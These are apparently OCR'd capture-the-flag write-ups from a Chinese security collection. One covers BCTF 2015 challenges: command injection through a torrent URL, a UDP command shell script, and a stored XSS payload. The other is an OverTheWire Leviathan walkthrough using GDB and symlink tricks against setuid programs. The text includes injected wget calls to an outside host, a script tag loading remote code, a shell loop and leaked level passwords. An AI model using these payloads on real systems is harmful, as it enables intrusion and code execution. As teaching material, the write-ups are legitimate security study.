Desc: A dog loves torrent,如图 3-2-2~图 3-2-3:

图　3-2-2

Emmmmmm, trying

check out /zhongzi/index.php later for your torrent

图　3-2-3

http://218.2.197.253/zhongzi/index.php，如图 3-2-4：

ADoG zhongzi Reader

- Filename: xxxx
- Invalid torrent file.

- Filename: index.php?c=e..torrent.5
- Invalid torrent file.

- Filename: index.php?c=e.LXJ3eHIteC0tLSAxIHd3dy1kYXRhIHd3dy1kYXRhI
- Invalid torrent file.

- Filename: CentOS-7.0-1406-x86_64-livecd.torrent
- Invalid torrent file.

- Filename: index.php?c=e..torrent.4
- Invalid torrent file.

- Filename: ubuntu-14.04.2-desktop-amd64.iso.torrent.2
- Invalid torrent file.

- Filename: index.php?c=e..torrent.1
- Invalid torrent file.

图　3-2-4

We guess, Maybe the command execution, The program calls the system function? Because we have no other way. :-(

Testing:

```
http://www.google.com/`wget worm.cc:8000`/1.torrent
http://www.google.com/`wget${IFS}worm.cc:8000`/1.torrent
```

We have received req (404):

```
root@e:/rootkit# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
118.186.202.142 - - [22/Mar/2015 13:44:39] "GET / HTTP/1.1" 200 -
118.186.202.142 - - [22/Mar/2015 13:44:41] code 404, message File not found
```

ubd.sh:

```
#!/bin/bash
exec 9<> /dev/udp/localhost/8088
[ $? -eq 1 ] && exit
echo "connect ok" >&9
while :
```

```
do
   a=`dd bs=200 count=1 <&9 2>/dev/null`
   if echo "$a"|grep "exit"; then break; fi
   echo `$a` >&9
done
exec 9>&-
exec 9<&-
```

nc -lu 8088，如图 3-2-5：




图　3-2-5

find use_me_to_read_flag and flag:

```
/var/www/flag/use_me_to_read_flag /var/www/flag/flag
>_ Permission denied
```

IDA,see _strstr “flag”，如图 3-2-6：




图　3-2-6

Cat FLAG:，如图 3-2-7：

```
ln -s /var/www/flag/flag /tmp/warning
/var/www/flag/use_me_to_read_flag /tmp/warning
```




图　3-2-7

Webchat 325

Desc:http://146.148.60.107:9991/，如图 3-2-8：




图　3-2-8

Websocket XSS? SQL Injection?

View-source:

```
<script>
    $(document).ready(
    function() {
        function connect() {
            $("#status").text("Connecting");
            $("#status").attr("class", "text-primary");
            var ws = new window.WebSocket('ws://' + location.host + '/ws');
            ws.onopen = function() { $("#status").attr('class', 'text-success').text('Connected');
                $("#submit_btn").attr('disabled', false).click(function() {
                    $("#sendstatus").attr('class', 'text-primary').text('Sending...');
                    ws.send($("#i_nick").val() + ": " + $("#i_msg").val());
                });
            }
            ws.onclose = function() { $("#status").attr('class', 'text-danger').text('Disconnected');
setTimeout(connect, 5000);}
            ws.onerror = function() { $("#status").attr('class', 'text-danger').text('Failed to connect.'); }
            ws.onmessage = function(datad) {
                var data = datad.data;
                if (data[0] == 'm') $("#msg").html(data.substr(1) + "<br/>" +    $("#msg").html());
                if (data[0] == 's') { $("#i_msg").val(''); $("#sendstatus").attr('class',
'text-success').text('Message Sent');}
                if (data[0] == 'e') { $("#i_msg").val(''); $("#sendstatus").attr('class',
'text-danger').text('Message Rejected');}
            }
```

```
        }
        connect();
    });
</script>
```

在 http://ironwasp.org/cswsh.html 输入 ws://146.148.60.107:9991/ws，如图 3-2-9~图 3-2-10：




图　3-2-9

```
mysql> select hex('<script src=http://xss.net/0TLs5n?1426923466></script>');
+------------------------------------------------------------+
| hex('<script src=http://xss.net/0TLs5n?1426923466></script>')
      |
+------------------------------------------------------------+
|
3C73637269707***********3D687474703A2F2F7873732E6861636B7461736B2E6E65742F30544C73356E3F
|
+------------------------------------------------------------+
test:
'),(0x3C73637269707***********3D687474703A2F2F7873732E6861636B7461736B2E6E65742F30544C73356E3F),('
```

图　3-2-10

http://146.148.60.107:9991/review?pass=QkNURnt4c3NfaXNfbm90X3RoYXRfZGlmZmljdWx0X3JpZ2h0fQ==&id=24

Page Content: Only admin in local network with correct password can review chat logs. But you've already had the flag you want,right?

```
➜  ~  echo -n "QkNURnt4c3NfaXNfbm90X3RoYXRfZGlmZmljdWx0X3JpZ2h0fQ==" | base64 -D
BCTF{xss_is_not_that_difficult_right}
```

（全文完）责任编辑：静默

第3节 Wargama-leviathan Writeup

作者：litao3rd
来自：乌云知识库 － WooYun
网址：http://drops.wooyun.org/

level 0

这一关是一个简单的游戏介绍，当然，还有明文的账号密码。打开网页就能看到，不再叙述。

level 0 -> 1

使用上一关得到的账号和密码，ssh 登陆到目标机器，如图 3-3-1：




图 3-3-1

在主目录下面，我们可以发现一个.backup 文件夹，进入文件夹，发现了一个 html 文件，看样子是浏览器收藏夹文件。我猜测密码应该是在文件中以明文形式出现，用关键字 leviathan 进行搜索，立刻就能得到密码。the password for leviathan1 is rioGegei8m。这道题应该就是让你熟悉命令的，如图 3-3-2：




图　3-3-2

level 1 -> 2

使用上一个 level 得到的密码，ssh 到下一个 level。在这关的 home 目录里面，我们看到一个名为 check 的 set-uid 程序，执行程序，看看程序执行结果，如图 3-3-3：




图　3-3-3

程序要求我们输入一个密码，好吧。我不知道该输入什么，猜想程序应该是将我们的输入和某个密码做比较，然后再执行。随便输入一个，观察结果，如图 3-3-4：




图　3-3-4

打开 GDB 神器，看看它内部到底是个什么东西，如图 3-3-5：

```
leviathan1@melinda: ~
leviathan1@melinda:~$ gdb -q check
Reading symbols from check...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804852d <+0>:     push   %ebp
   0x0804852e <+1>:     mov    %esp,%ebp
   0x08048530 <+3>:     and    $0xfffffff0,%esp
   0x08048533 <+6>:     sub    $0x30,%esp
   0x08048536 <+9>:     mov    %gs:0x14,%eax
   0x0804853c <+15>:    mov    %eax,0x2c(%esp)
   0x08048540 <+19>:    xor    %eax,%eax
   0x08048542 <+21>:    movl   $0x786573,0x18(%esp)
   0x0804854a <+29>:    movl   $0x72636573,0x25(%esp)
   0x08048552 <+37>:    movw   $0x7465,0x29(%esp)
   0x08048559 <+44>:    movb   $0x0,0x2b(%esp)
   0x0804855e <+49>:    movl   $0x646f67,0x1c(%esp)
   0x08048566 <+57>:    movl   $0x65766f6c,0x20(%esp)
   0x0804856e <+65>:    movb   $0x0,0x24(%esp)
   0x08048573 <+70>:    movl   $0x8048680,(%esp)
   0x0804857a <+77>:    call   0x80483c0 <printf@plt>
   0x0804857f <+82>:    call   0x80483d0 <getchar@plt>
   0x08048584 <+87>:    mov    %al,0x14(%esp)
   0x08048588 <+91>:    call   0x80483d0 <getchar@plt>
   0x0804858d <+96>:    mov    %al,0x15(%esp)
   0x08048591 <+100>:   call   0x80483d0 <getchar@plt>
   0x08048596 <+105>:   mov    %al,0x16(%esp)
   0x0804859a <+109>:   movb   $0x0,0x17(%esp)
   0x0804859f <+114>:   lea    0x18(%esp),%eax
   0x080485a3 <+118>:   mov    %eax,0x4(%esp)
   0x080485a7 <+122>:   lea    0x14(%esp),%eax
   0x080485ab <+126>:   mov    %eax,(%esp)
   0x080485ae <+129>:   call   0x80483b0 <strcmp@plt>
   0x080485b3 <+134>:   test   %eax,%eax
   0x080485b5 <+136>:   jne    0x80485c5 <main+152>
   0x080485b7 <+138>:   movl   $0x804868b,(%esp)
   0x080485be <+145>:   call   0x8048400 <system@plt>
   0x080485c3 <+150>:   jmp    0x80485d1 <main+164>
   0x080485c5 <+152>:   movl   $0x8048693,(%esp)
   0x080485cc <+159>:   call   0x80483f0 <puts@plt>
   0x080485d1 <+164>:   mov    $0x0,%eax
   0x080485d6 <+169>:   mov    0x2c(%esp),%edx
   0x080485da <+173>:   xor    %gs:0x14,%edx
   0x080485e1 <+180>:   je     0x80485e8 <main+187>
   0x080485e3 <+182>:   call   0x80483e0 <__stack_chk_fail@plt>
   0x080485e8 <+187>:   leave
   0x080485e9 <+188>:   ret
End of assembler dump.
drops.wooyun.org
```

图　3-3-5

从图中我们可以看看出来，程序三次调用 getchar()，猜想，password 应该是三个字符。strcmp()函数的一个参数是我们输入的字符的存储起始地址，另一个地址是 0x18(%esp)，程序一开始在这里存储了一个值 0x786573，然后将两个地址作为实参送入 strcmp()，所以猜想，这里 0x18(%esp)就是我们需要的密码。这个值正好是 sex 的十六进制格式，于是，得到密码是 sex。输入程序，得到下一个 level 的密码，如图 3-3-6：

```
leviathan1@melinda:~$ ./check
password: sex
$ id
uid=12001(leviathan1) gid=12001(leviathan1) euid=12002(leviathan2) groups=12002(leviatha
n2),12001(leviathan1)
$ cat /etc/leviathan_pass/leviathan2
ougahZi8Ta
$
drops.wooyun.org
```

图　3-3-6

level 2 -> 3

在这个 level 的 home 目录里面，依然是一个 set-uid 的程序，执行程序得到如下结果，还是要使用神器 gdb，如图 3-3-7：




图　3-3-7

使用 gdb 打开程序，这个程序主函数反汇编出来的结果有点长，不过貌似没有看到子函数调用，只有一个主函数，如图 3-3-8：




图　3-3-8

这个程序首先进行了参数检查，如果没有命令行参数输入，则打印出错信息，然后退出。之后使用 access()进行文件权限检查，如果没有权限，则打印出错信息，然后退出。然后再使用 system()函数执行/bin/cat fileinput 这个命令，如图 3-3-9：




图　3-3-9

根据 access()的手册：

> *access() checks whether the calling process can access the file pathname. If **pathname** is a symbolic link, it is dereferenced.*

这就意味着我们不能利用符号链接来过这个权限检查。从 gdb 的反汇编代码，我们可以得到，程序使用输入的命令行参数构造了/bin/cat argv[1]这个字符串，然后送入 system()这个函数执行。于是我猜想到构造这么一个字符串/bin/cat < /etc/leviathan_pass/leviathan2。这样就可以通过权限检查，然后得到密码了。构造一个文件，名为<file，构造一个符号链接，file->/etc/leviathan_pass/leviathan2

这样，系统进行权限检查的时候，则检查的是<file 这个文件的权限，但是执行命令的时候却是/bin/cat < file 这个命令，如图 3-3-10：




图　3-3-10

level 3 -> 4

还是一个 set-uid 程序，老流程走起，打开程序，看看它是那个小怪，如图 3-3-11：

